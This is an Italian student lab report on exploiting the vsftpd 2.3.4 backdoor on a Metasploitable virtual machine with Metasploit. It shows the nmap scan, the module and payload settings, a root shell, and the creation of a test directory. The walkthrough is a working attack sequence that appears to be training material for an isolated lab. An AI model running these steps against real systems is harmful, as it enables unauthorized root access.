

## REPORT S3/L4

### Hacking con Metasploit

#### Traccia

Seguendo l'esercizio trattato nella lezione di oggi, vi sarà richiesto di completare una sessione di hacking sul servizio "vsftpd" della macchina Metasploitable, come discusso nella lezione teorica.


- 1) Svolgimento dell'Attacco Utilizzando Metasploit, eseguite una sessione di hacking sul servizio "vsftpd" della macchina Metasploitable.
- 2) Creazione di una Cartella Una volta ottenuta l'accesso alla macchina Metasploitable, navigate fino alla directory di root (/) e create una cartella chiamata test\_metasploit utilizzando il comando mkdir.

#### Svolgimento

Come descritto nella traccia dell'esercizio compiremo un'attacco hacking verso la macchina di Meta tramite Metasploit. In particolare testeremo la vulnerabilità del protocollo ftp, andando ad individuare una backdoor e collegandoci così a Meta da Kali.

Innanzitutto configuriamo un nuovo indirizzo IP su Meta, assegnando:

192.168.1.149/24



```
metasploitable [In esecuzione] - Oracle VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto
GNU nano 2.0.7      File: /etc/network/interfaces

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).


# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.1.149
netmask 255.255.255.0
gateway 192.168.1.1


[ Wrote 13 lines ]

msfadmin@metasploitable:~$ _
```

Ricordiamo che su Kali abbiamo impostato l'indirizzo IP 192.168.10.30/24



Pertanto per far comunicare le due machine abbiamo bisogno di avviare Pfsense che opererà come router e instraderà la comunicazione tra le due macchine.



Proviamo con il comando ping se le macchine comunicano tra di loro:

```
(kali㉿kali)-[~]
$ ping 192.168.1.149
PING 192.168.1.149 (192.168.1.149) 56(84) bytes of data.
64 bytes from 192.168.1.149: icmp_seq=1 ttl=63 time=12.5 ms
64 bytes from 192.168.1.149: icmp_seq=2 ttl=63 time=8.05 ms
64 bytes from 192.168.1.149: icmp_seq=3 ttl=63 time=6.55 ms
^C
— 192.168.1.149 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2037ms
rtt min/avg/max/mdev = 6.545/9.043/12.531/2.541 ms
```

Fatta questa configurazione iniziale, procediamo con l'esercizio. Avviamo Metasploit con il comando *msfconsole* e cerchiamo i possibili exploit da effettuare sul protocollo ftp con il comando *search vsftpd* ottenendo:

```
msf6 > search vsftpd

Matching Modules

#  Name                                     Disclosure Date  Rank      Check  Description
-  -                                     -              -      -      -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal   Yes    VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor      2011-07-03      excellent No     VSFTPD v2.3.4 Backdoor Command Executi
on

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```

Le possibilità sono:

- 0) Attacco DOS
- 1) Attacco backdoor

Prima di procedere con l'attacco verifichiamo che sulla macchina target la porta 21 sia aperta. Diamo il comando *nmap -sV -p 21 192.168.1.149*:

```
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ nmap -sV -p 21 192.168.1.149
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-20 08:43 EST
Nmap scan report for 192.168.1.149
Host is up (0.0085s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 2.3.4
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.18 seconds

(kali㉿kali)-[~]
$
```

Dal risultato sappiamo che la porta è aperta e la versione di ftp installata è 2.3.4

Conoscere la versione di ftp è utile nel caso in cui volessimo lanciare l'attacco DOS.

Scegliamo *use 1* e diamo il comando *show options* per controllare quali parametri vanno settati prima di lanciare l'attacco:

```
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):



| Name    | Current Setting | Required | Description                                                                                            |
|---------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| CHOST   |                 | no       | The local client address                                                                               |
| CPORT   |                 | no       | The local client port                                                                                  |
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][ ... ]                                         |
| RHOSTS  |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT   | 21              | yes      | The target port (TCP)                                                                                  |



Exploit target:



| Id | Name      |
|----|-----------|
| 0  | Automatic |



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Settiamo *RHOSTS* per stabilire l'indirizzo della macchina da attaccare:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149
RHOSTS => 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):



| Name    | Current Setting | Required | Description                                                                                            |
|---------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| CHOST   |                 | no       | The local client address                                                                               |
| CPORT   |                 | no       | The local client port                                                                                  |
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][ ... ]                                         |
| RHOSTS  | 192.168.1.149   | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT   | 21              | yes      | The target port (TCP)                                                                                  |



Exploit target:



| Id | Name      |
|----|-----------|
| 0  | Automatic |



View the full module info with the info, or info -d command.
```

Settiamo il *payload* da usare con l'attacco, scegliendolo dalla lista di quelli disponibili. In questo caso abbiamo solo un payload a disposizione, ma lanciamo comunque il comando completo *set payload 0*, in modo da evitare eventuali errori dovuti alla mancanza di una scelta.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads



| # | Name                      | Disclosure Date | Rank   | Check | Description                                        |
|---|---------------------------|-----------------|--------|-------|----------------------------------------------------|
| 0 | payload/cmd/unix/interact | .               | normal | No    | Unix Command, Interact with Established Connection |



msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload 0
[*] Unknown datastore option: payloads. Did you mean PAYLOAD?
payloads => 0
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload 0
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

A questo punto non ci resta che lanciare l'attacco con il comando exploit, ottenendo:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - The port used by the backdoor bind listener is already open
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.10.30:45321 → 192.168.1.149:6200) at 2025-01-20 08:41:09 -0500
```

Notiamo che al primo tentativo l'attacco fallisce, poi rilanciandolo riusciamo a sfruttare la vulnerabilità di Meta e ad avviare una sessione ssh tramite la backdoor.

Infatti tramite il comando `ls` vediamo le cartelle presenti su Meta:

```
[*] Command shell session 1 opened (192.168.10.30:45321 → 192.168.1.149:6200) at 2025-01-20 08:41:09 -0500

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

Per completare l'esercizio verifichiamo di essere nella cartella `root` con il comando `pwd` e creiamo la nuova directory con il comando `mkdir`

```
pwd
/
mkdir test_metasploit
```

Verifichiamo la creazione della nuova cartella `test_metasploit` direttamente su Meta:

```
msfadmin@metasploitable:~$ pwd
/home/msfadmin
msfadmin@metasploitable:~$ cd ..
msfadmin@metasploitable:/home$ cd ..
msfadmin@metasploitable:/$ pwd
/
msfadmin@metasploitable:/$ ls
bin      dev      initrd   lost+found  nohup.out  root  sys      usr
boot     etc      initrd.img  media      opt        sbin  test_metasploit  var
cdrom    home     lib       mnt        proc       srv   tmp          vmlinuz
msfadmin@metasploitable:/$ cd test_metasploit/
```